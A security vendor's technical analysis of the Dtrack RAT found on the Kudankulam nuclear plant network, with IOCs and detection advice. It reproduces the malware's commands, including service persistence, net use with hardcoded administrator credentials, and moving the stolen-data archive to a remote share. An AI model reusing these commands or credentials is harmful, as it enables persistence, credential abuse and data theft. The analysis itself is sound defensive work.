

Dtrack: In-depth analysis of APT on a nuclear power plant

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Dtrack is a RAT (Remote Administration Tool) allegedly written by the North Korean Lazarus group.

Recently the Dtrack malware [was found](#) in the Indian nuclear power plant “Kudankulam Nuclear Power Plant” (KNPP). The variant of Dtrack that attacked this power plant included hardcoded credentials for KNPP’s internal network, suggesting that it was a targeted attack. It is probably a second phase of an attack since the APT already had a foothold in the network, including a compromised file share and stolen credentials. The earlier quiet reconnaissance stage of the APT was only for collection of initial information to assist preparation of the future attack.

As a RAT, Dtrack contains a variety of functions to execute on the victim’s machine: downloading and uploading files, dumping disk volume data, executing processes, etc. The sample that was found on KNPP steals user data such as browser history, IP addresses information, files list, etc.

Cyberbit EDR malware research team investigated 4 Dtrack samples: [3 droppers](#) and the KNPP variant.

We found that the droppers’ techniques were very similar to malware we previously researched: [BackSwap](#) (A banker trojan) We also provide an in-depth technical analysis of the sample found on KNPP.

This post includes:

- Technical analysis of the Dtrack droppers and their connection to our previous research on BackSwap and Ursnif
- Technical analysis of the Dtrack variant found on KNPP
- How Cyberbit EDR detects both Dtrack’s droppers and the KNPP variant
- Suggestions of practical steps to identify Dtrack samples in the wild.

Technical analysis of 3 Dtrack droppers

BackSwap and Ursnif Refresher

The [BackSwap](#) malware hides in replicas of legitimate programs such as OllyDbg, 7-Zip and FileZilla.

It plants its malicious code in the initialization phase of the program, in an early stage of the program execution, replacing the normal flow with its malicious instructions. The program will *not* return to its normal execution after the malicious code had begun running.

By hiding inside legitimate programs, it achieves two advantages:

- The icon and the details of this executable seem legitimate to the user, hiding the true nature of the file.

- BackSwap’s code is much smaller than the program’s code. NGAV and AV software may only scan part of the executable and might miss BackSwap’s malicious code in the file.

We will show one sample of Dtrack that uses this technique of hiding in a replica of a legitimate program.

The [Ursnif](#) malware variant that we found was compiled with the NX-bit not set. Therefore, code can be executed from the heap/stack of its process.

This technique also makes analysis more difficult – since allocating memory on the heap, by using the malloc function for example, occurs many times during program execution and is widely used for legitimate operations – such as creating new objects in a C++ program.

VirtualAlloc function however, is more common among malware for allocating memory for unpacking code. It is easier to trace and detect. It creates a new memory region that can be easily spotted.

We will show two samples of Dtrack that use this NX-bit not set technique.

Sample 1

SHA256: fe51590db6f835a3a210eba178d78d5eeafe8a47bf4ca44b3a6b3dfb599f1702

This sample uses the same technique that BackSwap used for hiding its code.

If we look at the file properties under the details tab, we see that it is masquerading as the the “Safe Banking Launcher” application by “Quick Heal AntiVirus”. However, in fact it’s the program “VNC Viewer” that was patched by the malware. We can see this by the icon of this file and its strings. This is a slight variation on the BackSwap technique – since BackSwap didn’t change the program’s details.



Figure 1 – Details of the PE – “Safe Banking Launcher” by “Quick Heal AntiVirus”



Figure 2 – VNC icon



Figure 3 – Strings found in the file related to VNC

Like BackSwap, this file is patched in the initialization phase of the program. The function at 0x403E90 is patched and is called subsequently from WinMain. Have a look at the execution flow:



Figure 4 – The execution flow until the function at 0x403E90 is called

We see this function’s return command is missing. Instead, we see the error “sp-analysis failed”, which means that IDA failed to trace the value of the stack pointer.

Shortly after, we see a pattern in the function that resembles the one in BackSwap (SHA256: 16fe4de2235850a7d947e4517a667a9bfcca3aee17b5022b02c68cc584aa6548):

- A lot of instructions that do not touch the stack but only the registers
- Calls to LoadLibrary, GetProcAddress followed by a call to VirtualAlloc, which in all the parameters are pushed to the stack. The “push” instructions are scattered among other instructions. The other instructions are not related to the values of the parameters passed to these function calls. Therefore, it makes analysis more difficult.



Figure 5 – The patch starts at 0x403F9F



Figure 6 – Push instructions for VirtualAlloc – Dtrack on the left vs. BackSwap

The allocated region by the VirtualAlloc is filled with an encrypted code and a code for its decryption, both from the .text section. The decryption code runs first and the encrypted code is executed after it has been decrypted.

That’s similar to the BackSwap sample with SHA256:

6bb85a033a446976123b9aecf57155e1dd832fa4a7059013897c84833f8fbcf7 (Read more about it in our [blog post](#))

The decryption code is quite lengthy, its size is 1379 bytes.



Figure 7 – Part of the decryption code (ends at 0x003E0563) and part of the encrypted code starts at 0x003E0563

As in BackSwap, the decrypted code is also a PIC (Position-Independent-Code) and evidence for that of the retrieval of addresses of modules from the PEB (see figure 8).



Figure 8 – After decryption, we can see a meaningful code that starts at 0x003E0569. At address 0x003E059D, the malware looks at the PEB, later to retrieve addresses of loaded modules

The decrypted code is responsible for the rest of the malware operations – hollowing a chosen Windows process, unpacking the RAT from the file’s overlay into the hollowed process and executing the RAT.

Sample 2

SHA256: 58fef66f346fe3ed320e22640ab997055e54c8704fc272392d71e367e2d1c2bb

This sample is quite different. This is not a replica of a legitimate program, but rather a program that the malware authors wrote from scratch.

It is written in C++ using MFC. upon first examination, nothing appears suspect, as there are no strings. Because this is an MFC project, it contains a lot of code that is not related to the malware code. Hence it is much more difficult to locate and analyze the real malicious code. Again, this is done to complicate analysis and evade NGAV solutions that may only scan parts of the file.

The executable was compiled with the NX-bit not set, as in the [Ursnif dropper](#). This allows code to also be executed from the heap – another trick which complicates analysis – since allocating memory on the heap is very common, especially in C++ object-oriented programs. VirtualAlloc is the function we expect to find during the process of unpacking code.

Where is the malicious code hidden?

The function at 0x404860 is a virtual function of a CWnd object. Inside it, there are two functions: one for resolving functions' addresses, and another one for unpacking and executing a shellcode.



Figure 9 – The function at 0x404860 has calls to functions that contain the malicious code

To execute this function, a CWnd object instance is created and the function at 0x404860 is called on this instance.

To benefit from the absence of the NX-bit, the malware uses the malloc function which allocates memory on the heap – for allocating memory for a shellcode. It uses VirtualProtect on the heap, although it doesn't matter since the NX-bit is not set.

Memory is allocated on the heap, an encrypted shellcode is copied from the file's overlay to the heap and then decrypted.

The decrypted code is responsible for the rest of the malware operations – hollowing a chosen Windows process, unpacking the RAT from the file's overlay into the hollowed process and executing the RAT.

Note that compared to the previous sample, both the shellcode and the RAT are hidden in the file's overlay.



Figure 10 – Inside the function 0x4021a0, the overlay information is read, and a memory at the size of the overlay is allocated on the heap using malloc



Figure 11 – A shellcode is copied from the file to the memory that was allocated on the heap. The shellcode is decrypted and later executed

Sample 3

SHA256: 9d9571b93218f9a635cf6b67b3b31e211be062fd0593c0756eb06a1f58e187fd

This sample is very similar to the second sample we mentioned, so I won't go into all the details again. It has very slight differences but it still uses the same technique with the NX-bit not set. The only major difference we found in this sample, is that it doesn't create a hollowed process for unpacking the RAT, but rather it unpacks the RAT into its own process memory.

Cyberbit EDR detects Dtrack dropper payload

Cyberbit EDR is a military-grade solution developed to detect this type of sophisticated, targeted attack against highly-sensitive government and critical infrastructure organizations. It successfully detects both the dropper and the final payload of Dtrack.

This is how Cyberbit EDR detects the first dropper we analyzed: (Sample 1):



Figure 12 – Cyberbit’s EDR detects the dropper of Dtrack

The dropper creates a suspended Microsoft process from a predefined list, in this case `napstat.exe` (Network Access Protection Client UI). It injects code into it by allocating memory, writing into it, modifying the thread context structure and then resuming the thread execution.

The reflective loading behaviour alerts us that a malicious PE module was loaded reflectively into `napstat.exe`. It is a file-less technique to load a PE into a process without placing a file on the disk, allowing it to bypass NGAV and AV software.

`napstat.exe` now contains the RAT, which adds persistence to the dropper by adding it as a service called ‘Wbservice’.

```
"C:\Windows\system32\cmd.exe" /c sc create "Wbservice" type= own type= interact start= auto error= ignore binpath= "cmd.exe /k start C:\U8fVCdX\58fef66f346fe3ed320e22640ab997055e54c8704fc272392d71e367e2d1c2bb.exe"
```



Figure 13 – The command executed by `napstat.exe` – showing a service that was added for persistency of the malware

KNPP Dtrack variant – Technical analysis and detection by Cyberbit EDR

Cyberbit EDR detects the Dtrack variant found on KNPP (see figure 27), the Indian power plant.

Firstly, let’s provide some technical details about this sample:

SHA256: `bfb39f486372a509f307cde3361795a2f9f759cbeb4cac07562dcbaebc070364` –

This sample comes unpacked.

Similarity to other Dtrack samples:

The variant that was found on the KNPP network shares some similarities with the previous Dtrack samples analyzed in this post. We refer here to the unpacked versions of the previous samples.

The first being the string decryption function:



Figure 14 – On the left: The string decryption function of the KNPP variant. On the right – the string decryption function from one of samples above (SHA256 :

9d9571b93218f9a635cf67b3b31e211be062fd0593c0756eb06a1f58e187fd – unpacked)

The second being the API resolving function:



Figure 15 – On the left: APIs resolving function of the KNPP variant. On the right – the APIs resolving function from one of samples above (SHA256 : 9d9571b93218f9a635cf67b3b31e211be062fd0593c0756eb06a1f58e187fd – unpacked)

However, the RAT capabilities were stripped down from the KNPP variant.

What is odd here – the authors left resolving of APIs that were not used at all in the KNPP variant, for example APIs related to HTTP communications. These are leftovers from the RAT.

It is important to note this sample contains many functions used for collection of information.

Generation of a machine identifier

First, the sample collects information about the machine to create an identifier for it. The identifier is in the form of 8-letters hexadecimal value. The information used for creating the identifier includes registry values (RegisteredOwner, RegisteredOrganization, InstallDate), computer name and adapter information (MAC addresses).



Figure 16 – Gathering information for creating an identifier for the machine



Figure 17 – Getting adapter information

The function below generates the identifier (checksum) based on the information collected and 2 constant values – 4 and 0x61e6f6e ('anon' in ascii).



Figure 18 – The function that generates the identifier

After generating the identifier, the malware collects the following information from the machine:

- ipconfig output
- running processes
- netstat output
- netsh output
- Browser history
- Connection status to 4 different IP addresses
- List of files, per volume, on the machine



Figure 19 – The main function responsible for data collection and exfiltration

- The commands are straight forward – they are executed, and the results of each command are saved in separate files
- The function *lookup_ips* checks the connection status to 4 different ip addresses: 172.22.22.156, 10.2.114.1, 172.22.22.5, 10.2.4.1. The connection status is saved to the browser.his file – the same file that contains the web browsers history

We will drill down into the web browsers history collection and the list of files collection.

Retrieving the web browsers' history

The function *get_browser_history* (figure 20) works as follows

1. Checks the OS version to determine in which path to search for the browser history and call *collect_browser_history* (figure 21)
2. *collect_browser_history*: gets FireFox & Chrome history by calling *fetch_with_sqlite* function (figure 22)
3. *fetch_with_sqlite*: Copy the history into a file called "MSI17f1f.tmp". use SQL queries to retrieve the browser's history from this file and write the results to the 'browser.his' file



Figure 20 – Checking the OS version to determine search path and calling a function to collect the browser history



Figure 21 – collect_browser_history: Searching for browser history files



Figure 22 – Fetch the browser history using sqlite queries and write it to a file

Retrieving the list of files on the machine

The function *find_filenames_in_volumes* (figure 23) works as follows:

1. Iterate over the machine's volumes and search for removable drives, disk drives and network drives. Call *find_and_compress_filenames_per_volume* (figure 24) for each volume.
2. *find_and_compress_filenames_per_volume*:
3. For each drive, search for all the files in the drive, and list their names.
4. Write this list in a \$VOLUME_LETTER.dat file
5. Creates a password-protected zip file with a tmp extension called \$VOLUMER_LETTER.tmp. This tmp file contains \$VOLUMER_LETTER.dat. The password is hard-coded: dkwero38oerA^t@#



Figure 23 – Go over the volumes of the machine, check if the drive type is a removable disk, hard disk or a network drive



Figure 24 – This function lists all the files in a specified volume, writes them into a dat file and compresses them in a password-protected zip file

After the malware finishes collecting the information, it creates a zip file with a tmp file extension in the form of ~\$[MACHINE_IDENTIFER]MT.tmp (without the brackets), protected with the hard-coded password: abcd@123. In this zip file, it stores the results of the commands and the zip files of the list of files mentioned above (that happens at `add_files_to_archive` function at figure 16).

This file is then copied to a network share at `\\10.38.1.35\C$\Windows\Temp\MpLogs\`

The credentials to this network share (password: su.controller5kk username: /user:KKNPP\administrator) are also hard-coded in the malware.

Let's look at the structure of this zip file:



Figure 25 – Structure of the zip file

The main zip file is protected with the password abcd@123. When unzipping it, we see a folder with the name: \$MACHINE_IDENTIFER-\$MACHINE_IP. The machine identifier was calculated as described above.

This folder contains 5 files:

- browser.his – browser history
- netsh.res – netsh command results
- netsat.res – netstat command results
- res.ip – ipconfig command results
- task.list – running processes

There is another folder with the name: \$MACHINE_IP. Let's look inside it:


It has a file called c.tmp. This is actually a zip file encrypted with the password: dkwero38oerA^t@#

This zip file contains a file called c.dat – which has the list of the files on the C: drive.



Figure 26 – The “c” file is a password-protected zip file which contains a dat file that has the list of all the files in the C: drive

This is how Cyberbit EDR detects this Dtrack variant:



Upon execution, Dtrack collects a lot of information about the machine. It also includes hardcoded credentials and IP addresses – suggesting it was a sophisticated targeted attack. All the commands are traced by our agent. In addition, we can see “Sensitive file accessed” behavior, suggesting that sensitive browser history files were accessed, as described previously. The commands are as follows:

- `“C:\Windows\system32\cmd.exe” /c ping -n 3 127.0.0.1 >NUL & echo EEEE > “” – Delays execution`

- “C:\Windows\system32\cmd.exe” /c net use \\10.38.1.35\C\$ /delete – **Deletes a mapped network drive at 10.38.1.35**
- “C:\Windows\system32\cmd.exe” /c move /y
C:\Users\ADMINI~1\AppData\Local\Temp\~A7BBB42AMT.tmp \\10.38.1.35\C\$\Windows\Temp\MpLogs\
– **Copies a password-protected .zip file with stolen information from other commands to the target location**
- “C:\Windows\system32\cmd.exe” /c net use \\10.38.1.35\C\$ su.controller5kk /user:KKNPP\administrator – **Tries to connect to a mapped network drive via hardcoded credentials**
- “C:\Windows\system32\cmd.exe” /c netsh interface ip show config >
“C:\Users\ADMINI~1\AppData\Local\Temp\temp\netsh.res” – **Dump network interfaces information**
- “C:\Windows\system32\cmd.exe” /c tasklist > “C:\Users\ADMINI~1\AppData\Local\Temp\temp\task.list” – **Dumps the running processes list into a file**
- “C:\Windows\system32\cmd.exe” /c ipconfig /all >
“C:\Users\ADMINI~1\AppData\Local\Temp\temp\res.ip” – **Dump ipconfig information into a file**
- “C:\Windows\system32\cmd.exe” /c netstat -naop tcp >
“C:\Users\ADMINI~1\AppData\Local\Temp\temp\netstat.res” – **Dump netstat command information into a file**



Figure 28 – The commands can be seen on the right panel. This particular commands contains hardcoded credentials, suggesting that this was a sophisticated targeted attack

Dtrack detection suggestions

Effective detection of this type of highly-targeted malware is likely to generate false-positives that requires skilled analysts. This is not acceptable for most enterprise-grade EDR solutions and therefore they have difficulty detecting them. Based on the techniques/IOCs found in our analysis, we suggest targeted critical organizations follow these detection steps.

- Use the hashes (SHA256) we mentioned and blacklist them.
 - *Note: new hashes emerge all the time, as they can easily be changed.
- Search for programs that perform delayed execution using ping -n command.
- Search for excessive use of network configuration commands from a single host such as “netstat.exe”, “net.exe use”, “ipconfig.exe” and “netsh.exe”
- Search for process which add a new service usually named ‘Wbservice’
- Search for an unsigned file that is performing code injection/code hollowing into the Microsoft process
- Look for files where the description doesn’t match the icon. for example, “VNC Viewer” icon for a file described as “Safe Banking Launcher”

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